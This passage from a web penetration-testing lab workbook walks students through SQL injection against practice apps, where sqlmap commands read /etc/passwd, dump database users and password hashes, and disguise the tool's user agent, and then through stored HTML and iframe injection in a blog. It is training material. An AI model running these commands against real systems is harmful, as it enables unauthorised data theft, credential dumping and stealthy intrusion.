4. Now, submit the following input:

```
Dent' UNION SELECT '1','2','3',info FROM information_schema.processlist;#
```



5. We see displayed in the results the full details of the query we just triggered, including our injection:

```
SELECT * FROM Customers WHERE lname = 'Dent' UNION SELECT '1','2','3',info FROM information_schema.processlist;
```

Exercise 3.5 - sqlmap + ZAP

Objectives

- Manually test authenticated blind SQLi flaw using ZAP
- Integrate sqlmap as a ZAP application
- Provide sqlmap authentication information from ZAP
- Leverage sqlmap and ZAP together to exploit a SQLi flaw
- Gain understanding of many sqlmap capabilities

Note

In this lab, we will have you work with an authenticated blind SQL injection flaw. You will initially test the flaw manually with ZAP. Once manual testing is understood, you will then employ sqlmap+ZAP to more efficiently exploit the SQLi flaw.


Lab Setup

1. Launch **ZAP** by clicking the ZAP icon in the upper panel at the top of the screen:

Note

ZAP takes a while to launch, roughly 10 seconds or so. Many students end up accidentally launching ZAP two or three times during the delay. Run one instance of ZAP only.


Multiple instances of ZAP are running if you see this warning:




In this case, close the additional ZAP instances, leaving the original. When in doubt, close all ZAP instances and start over.

> **Warning**
>
> ZAP must be listening on port 8081 for this lab to work.

2. After ZAP starts, launch **Firefox** by clicking the Firefox icon in the upper panel.




3. Configure Firefox to use the running proxy.
4. In Firefox, select ZAP from the proxy selector drop-down:



> **Note**
>
> Always use the proxy selector to manage Firefox's proxy settings. Do not use other methods.

5. Navigate to https://dvwa.sec542.org/
6. Log in with the following credentials:
    - Username: `admin`
    - Password: `password`

7. Once you're authenticated, click the **SQL Injection** button on the sidebar.



Challenges

Target: https://dvwa.sec542.org/vulnerabilities/sqli


- Verify the simple error-based SQLi flaw manually with ZAP/browser.

Solution


1. First, let's confirm the existence of the simple error-based SQLi flaw.

2. Submit a valid id of `1`, and confirm the application is working appropriately.

3. Now, submit a `1` followed by a single quote (`1'`).



4. Notice the DB error message similar to what we have seen previously.




- Execute `sqlmap` against the target using a cookie and proxied through ZAP

Solution

1. Go to ZAP's history tab, and click on the GET that begins like this:

   - `GET https://dvwa.sec542.org/vulnerabilities/sqli/?id=...`



2. In the **Request** tab on the right, highlight the **Cookie** value (from `PHPSESSID` ... through `security=low`).

```
GET https://dvwa.sec542.org/vulnerabilities/sqli/ HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:86.0) Gecko/20100101 Firefox/86.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://dvwa.sec542.org/index.php
Cookie: phpbb3_grk7n_u=48; phpbb3_grk7n_k=; phpbb3_grk7n_sid=
473dd407e0df1cb9bc5e6fc4d5c9cb52; PHPSESSID=2t0fdlut6v3v1u8r7kc4pf3f1d; security=low
Upgrade-Insecure-Requests: 1
Host: dvwa.sec542.org
```

3. Right-click on the highlighted data and select **Copy**.

> **Note**
>
> The `PHPSESSID` you see will be different from the one in the previous image.

4. Let's use those yummy cookies...

5. You will use the previously copied cookie to allow sqlmap to test the authenticated SQLi vulnerability located here: http://dvwa.sec542.org/vulnerabilities/sqli/?id=1&Submit=Submit.

6. Open a terminal.

> **Warning**
>
> For the next command, be sure to supply your previously copied cookie value in place of the `PASTE COPIED DATA HERE`. Include everything from `PHPSESSID` through `security=low`.

7. In the terminal, type the following command, which is all one single line:

```
sqlmap -u "https://dvwa.sec542.org/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PASTE COPIED DATA HERE" --proxy http://localhost:8081 --batch
```

Warning

Quotes around the URL are required in this case due to the `&` character.

Note

The `PHPSESSID` you use will be different from the one in the following image:

8. Review the output to find the answer to the next question.

- What injection types does `sqlmap` find are available to attack the vulnerable id parameter?

Solution

1. What methods does sqlmap find are available to attack the vulnerable `id` parameter?

2. In the results of our previous command, sqlmap lists four types of injections available against the vulnerable `id` parameter.

3. The four types are:

   - boolean-based blind
   - error-based
   - time-based blind
   - UNION query

```
sqlmap identified the following injection point(s) with a total of 144 HTTP(s) r
equests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 4356=4356#&Submit=Submit

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY cl
ause (FLOOR)
    Payload: id=1' AND (SELECT 8677 FROM(SELECT COUNT(*),CONCAT(0x71626a6a71,(SE
LECT (ELT(8677=8677,1))),0x716b6b7171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA
.PLUGINS GROUP BY x)a)-- swlM&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 1607 FROM (SELECT(SLEEP(5)))WlcL)-- UiGv&Submit=S
ubmit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT CONCAT(0x71626a6a71,0x53746169584c534352616e
4654785467566a6a676c4d716d77536b6b786c48457551666654744614e,0x716b6b7171),NULL#&S
ubmit=Submit
```

Note

The order in which these types appear can vary.

- Determine `sqlmap`'s default user agent and customize it to use `42` for the UA.

Solution

1. Now, let's check out the default `sqlmap` user agent, and then customize it.
2. Double-click any `sqlmap` HTTP request found in ZAP's History.
3. On the Request tab, find the default user agent:

4. We can see above that the default user agent at lab creation was `sqlmap/1.6.6.4#dev (http://sqlmap.org)`.
5. Back in the terminal, we will execute sqlmap to use a custom user agent of `42` so as to not make immediately obvious we are running `sqlmap`.

> **Hint**
>
> The up arrow will save you a lot of typing because we will just tweak previous commands for much of this exercise.

```
sqlmap -u "https://dvwa.sec542.org/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch --user-agent 42
```

> **Note**
>
> The above is a single command on one line.

6. Back in ZAP, check ZAP's **History** to confirm that the UA changed successfully.

- Without viewing the data, how many records are found in the sensitive `Customers` table of the `sqli` database?

Solution

1. First, generate a list of database names. The `--dbs` flag enumerates DBMS databases.
2. Execute the following command:

```
sqlmap -u "https://dvwa.sec542.org/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch --user-agent 42 --dbs
```

3. You should see output like the following:

```
[16:50:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.6
[16:50:22] [INFO] fetching database names
[16:50:22] [WARNING] reflective value(s) found and filtering out
available databases [17]:
[*] bWAPP
[*] drupal
[*] drupal7
[*] dvwa
[*] information_schema
[*] mutillidae
[*] my_wiki
[*] mysql
[*] nowasp
[*] performance_schema
[*] phpbb3
[*] sqli
[*] sys
[*] topsecret
[*] webcalendar
[*] wordpress
[*] wordpress471
```

4. A number of databases are available. We'll look at the `my_wiki` database passwords shortly, but will focus on the `sqli` database now.
5. Now that we know the `sqli` database exists, let's list the tables. The `-D` flag selects the database and the `--tables` flag enumerates the database tables.
6. Remove `--dbs` from the previous command and replace it with `-D sqli --tables`.

```
sqlmap -u "https://dvwa.sec542.org/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch --user-agent 42 -D sqli --tables
```

7. There are three tables:
   - `Customers`
   - `OrderTracking`
   - `Users`


```
Terminal - student@Security542: ~
File  Edit  View  Terminal  Tabs  Help
[17:00:12] [INFO] fetching tables for database: 'sqli'
[17:00:12] [WARNING] reflective value(s) found and filtering out
Database: sqli
[3 tables]
+---------------+
| Customers     |
| OrderTracking |
| Users         |
+---------------+
```

8. We often interact with applications that store sensitive data. Although the organization is interested in learning about potential impact to the data, it might balk at you disclosing, even to yourself.
9. One way around this issue is to perform an action indicating that you could have exfiltrated the data. Counting the rows in a table can work well for this.
10. To that end, count the number of entries in the `Customers` table of the `sqli` database.

11. Remove `--tables` from the command line and replace it with `-T Customers --count`.
12. Execute the following command:

```
sqlmap -u "https://dvwa.sec542.org/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch --user-agent 42 -D sqli -T Customers --count
```

13. As shown in the following screenshot, we count `56` entries in the `sqli.Customers` table.




- Use `sqlmap` to determine the `uid` for the **zbeeblebrox** account on the system.

Solution

1. The goal of this task is to determine the uid associated with the **zbeeblebrox** account on the victim system. This information would be contained in `/etc/passwd`, so we will steal that file.
2. Execute the following command at the terminal prompt:


```
sqlmap -u "https://dvwa.sec542.org/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch --user-agent 42 --file-read /etc/passwd
```

> **Note**
>
> Rather than displaying the information, `sqlmap` writes the file locally here: `/home/student/snap/sqlmap/23/.local/share/sqlmap/output/dvwa.sec542.org/files/_etc_passwd`.



3. Let's `grep` for the target entry by running the following command:

```
grep zbeeblebrox /home/student/.sqlmap/output/dvwa.sec542.org/files/_etc_passwd
```



4. We find a uid of `1003` for **zbeeblebrox**.

• Dump database users and password hashes.


Solution

1. Dump the DB users and passwords by appending `--users --passwords` to the base `sqlmap` command we have been using. Execute the following at a terminal prompt:


```
sqlmap -u "http://dvwa.sec542.org/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="COOKIE VALUE" --proxy http://localhost:8081 --batch --user-agent 42 --users --passwords
```

2. Press `Ctrl-C` to quit the password cracking that automatically starts with our running in batch mode.

3. Below, we see the database users on the system:



4. We also see their password hashes, just waiting for cracking.




- What is the name of the column that contains password hashes for the `my_wiki` database?

Solution

1. Widen the terminal (the next command will retrieve a lot of data). Remove the `--users` and `--passwords` options from the `sqlmap` command.

2. Next, specify the database to query with `-D my_wiki` and use `sqlmap`'s search functionality to look for the word `pass` using `--search -C pass`.

```
sqlmap -u "https://dvwa.sec542.org/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="COOKIE-STRING" --proxy http://localhost:8081 -D my_wiki --search -C pass --batch
```




3. The column that contains the password hashes for the `my_wiki database` is `user_password`.

Final Step

1. Be sure to disable the proxy setting in Firefox so that it does not interfere with future labs.

2. Go to the Firefox proxy selector drop-down and choose **[Direct]**.



Exercise 4.1 - HTML Injection

Objectives

- Explore HTML injection flaws
- Work with stored XSS flaws
- Cause various impacts through HTML injection and XSS exploitation
- Inject attacker-chosen images into the browser session
- Inject content to redirect a browser

Lab Setup

1. Open **Firefox** and surf to: https://www.sec542.org/mutillidae/index.php?page=add-to-your-blog.php.
2. You may clear the database at any time by choosing **Reset DB**. This cleanly restarts the exercise, which is useful for clearing out old attempts.

Challenges

Target: https://www.sec542.org/mutillidae/index.php?page=add-to-your-blog.php

Notes

- The **View Log** button is next to **Reset DB**.
- You may use this (large) image for HTML image injection: https://sec542.org/earth.jpg.
- **For redirect the entire page to another**, you may use an offline copy of the SANS portal that we mirrored here: https://sec542.org/www.sans.org/account/.

Perform the following command injections on the blog:


- Perform HTML H1 tag injection.

Solution

1. Enter the following in the blog:

```
<H1>Sec542!</H1>
```

2. Then click **Save Blog Entry** and scroll down to see our HUGE text!!!



2 Current Blog Entries			
	Name	**Date**	**Comment**
1	anonymous	2019-06-12 16:55:59	**Sec542!**
2	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

So, What?

1. Injecting a set of H1 tags isn't exactly 31337 haxoring, right?
2. The point is the website is not stripping out our HTML tags.
   - It is specifically not removing the "<" and ">" characters
3. This means we are on the road to pwnage.
4. If we can successfully inject tags such as <H1>, there's an excellent chance that we can inject other, more interesting, tags and content.
   - **FYI**: The road to pwnage is called "Pwn Road" by locals.


- Perform HTML image injection.

Solution


1. Let's ramp things up a bit and see if we can inject an image into the blog.
2. We'll use a large image for maximum effect:
   - In this case, we use the Blue Marble, one of the most famous photos of all time...because astronaut photographers rock
   - We have stashed a copy of the Blue Marble for you in /var/www/html/earth.jpg. It is accessible via https://sec542.org/earth.jpg.
3. Scroll up to Add Blog Entry and type the following:

```
<img src="https://sec542.org/earth.jpg">
```

4. Then, click **Save Blog Entry** and scroll down.



5. This is the **Blue Marble**, taken by the Apollo 17 crew on December 7, 1972. Apollo 17 was the last human lunar mission.
6. This image has the original orientation. (The South Pole is at the top.) If you find this confusing, you are not an astronaut, because there is no up in space.
7. If you'd like to ramp things up, copy `<img src="https://sec542.org/earth.jpg">` and paste it into the blog a dozen times or so, and save the blog.



- iframe inject the blog into the blog.

Solution

1. Let's inject the blog into the blog!
   - Because, much like astronauts, recursion rocks
2. Click **Reset DB**, go to Firefox's address bar, and highlight this portion of the URL:

`www.sec542.org/mutillidae/index.php?page=add-to-your-blog.php`


> **Note**
>
> Please copy carefully, and omit anything after `blog.php` in the blog URL.

3. Then press `Ctrl-C` (copy).
4. Type the following blog entry: `<iframe src="https://`
   - Then paste the URL
   - Then type: `">`
5. It should look like this:

```
<iframe src="https://www.sec542.org/mutillidae/index.php?page=add-to-your-blog.php">
```

> **Note**
>
> Ensure it is one continuous line, with no breaks.

6. Then, click **Save Blog Entry**.
7. The blog is now injected into the blog.



8. As Stephen Wright said, *"I have an inferiority complex, but it's not a very good one."*

- Redirect the entire page to another.

Solution

1. Let's redirect the entire blog page to another.
